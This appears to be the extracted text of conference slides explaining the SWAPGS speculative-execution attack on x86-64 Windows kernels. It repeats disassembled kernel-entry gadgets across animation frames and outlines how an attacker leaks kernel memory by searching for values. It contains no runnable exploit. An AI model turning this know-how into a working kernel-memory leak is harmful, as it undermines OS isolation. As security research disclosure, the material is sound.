- System instruction introduced in x86-64 architecture
- Segmentation mostly disabled in 64 bit
- Segment bases default to 0 for all segments, except **FS** and **GS**
- The bases of these registers are stored in MSRs: **IA32_FS_BASE** and **IA32_GS_BASE**
- An additional MSR exists: **IA32_KERNEL_GS_BASE**
- **SWAPGS** exchanges the values of **IA32_GS_BASE** and **IA32_KERNEL_GS_BASE**

The SWAPGS Attack allows an attacker to leak portions of the kernel memory even if patched against existing speculative side-channel attacks.

EXPLOITING SWAPGS

The SWAPGS attack: scenario 1

First scenario: code which would require **SWAPGS** to be executed does not actually execute it (due to a mispredicted branch)

Harder to exploit (especially on Windows) – not executing **SWAPGS** would also not load the kernel CR3, and thus would not allow for KPTI bypass

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:
f644241001          test    byte ptr [rsp+10h],1
7462                je      fault_from_kernel
0f01f8              swapgs
650fba24251870000001 bt     dword ptr gs:[7018h],1
720c                jb      nt!KiPageFaultShadow+0x22
65488b242500700000  mov     rsp,qword ptr gs:[7000h]
0f22dc              mov     cr3,rsp
…
fault_from_kernel:          …
```

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:
f644241001           test    byte ptr [rsp+10h],1
7462                 je      fault_from_kernel
0f01f8               swapgs
650fba24251870000001 bt      dword ptr gs:[7018h],1
720c                 jb      nt!KiPageFaultShadow+0x22
65488b242500700000   mov     rsp,qword ptr gs:[7000h]
0f22dc               mov     cr3,rsp
…
fault_from_kernel:           …
```

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:
f644241001           test    byte ptr [rsp+10h],1
7462                 je      fault_from_kernel
0f01f8               swapgs
650fba24251870000001 bt      dword ptr gs:[7018h],1
720c                 jb      nt!KiPageFaultShadow+0x22
65488b242500700000   mov     rsp,qword ptr gs:[7000h]
0f22dc               mov     cr3,rsp
…
fault_from_kernel:           …
```

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:
f644241001            test    byte ptr [rsp+10h],1
7462                  je      fault_from_kernel
0f01f8                swapgs
650fba24251870000001  bt      dword ptr gs:[7018h],1
720c                  jb      nt!KiPageFaultShadow+0x22
65488b242500700000    mov     rsp,qword ptr gs:[7000h]
0f22dc                mov     cr3,rsp
…
fault_from_kernel:          …
```

The SWAPGS attack: scenario 1

```
nt!KiPageFaultShadow:
f644241001          test    byte ptr [rsp+10h],1
7462                je      fault_from_kernel
0f01f8              swapgs
650fba24251870000001 bt      dword ptr gs:[7018h],1
720c                jb      nt!KiPageFaultShadow+0x22
65488b242500700000  mov     rsp,qword ptr gs:[7000h]
0f22dc              mov     cr3,rsp
...
fault_from_kernel           ...
```

The SWAPGS attack: scenario 2

Second scenario: the **SWAPGS** instruction gets executed speculatively, even if it shouldn't

This allows code to be speculatively executed with the user **GS** active

Easily exploitable

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2

```
f60596a1390001     test    byte ptr [nt!KiKvaShadow],1
7503               jne     skip_swapgs
0f01f8             swapgs
654c8b142588010000 mov     r10,qword ptr gs:[188h]
65488b0c2588010000 mov     rcx,qword ptr gs:[188h]
488b8920020000     mov     rcx,qword ptr [rcx+220h]
488b8930080000     mov     rcx,qword ptr [rcx+830h]
6548890c2570020000 mov     qword ptr gs:[270h],rcx
```

The SWAPGS attack: scenario 2


- On a Windows RS5 x64 kernel, there are exactly 38 such gadgets!
- Most of them (and the most dangerous) are inside exception/interrupt handlers
- Exception handlers are directly executable by the attacker (by generating a fault)

SWAPGS variant 1:
search for kernel values


First variant: search for values in kernel memory

The attacker can “brute force” or do a linear search of target addresses for a designated value


We are inside user space, inside the attacker process



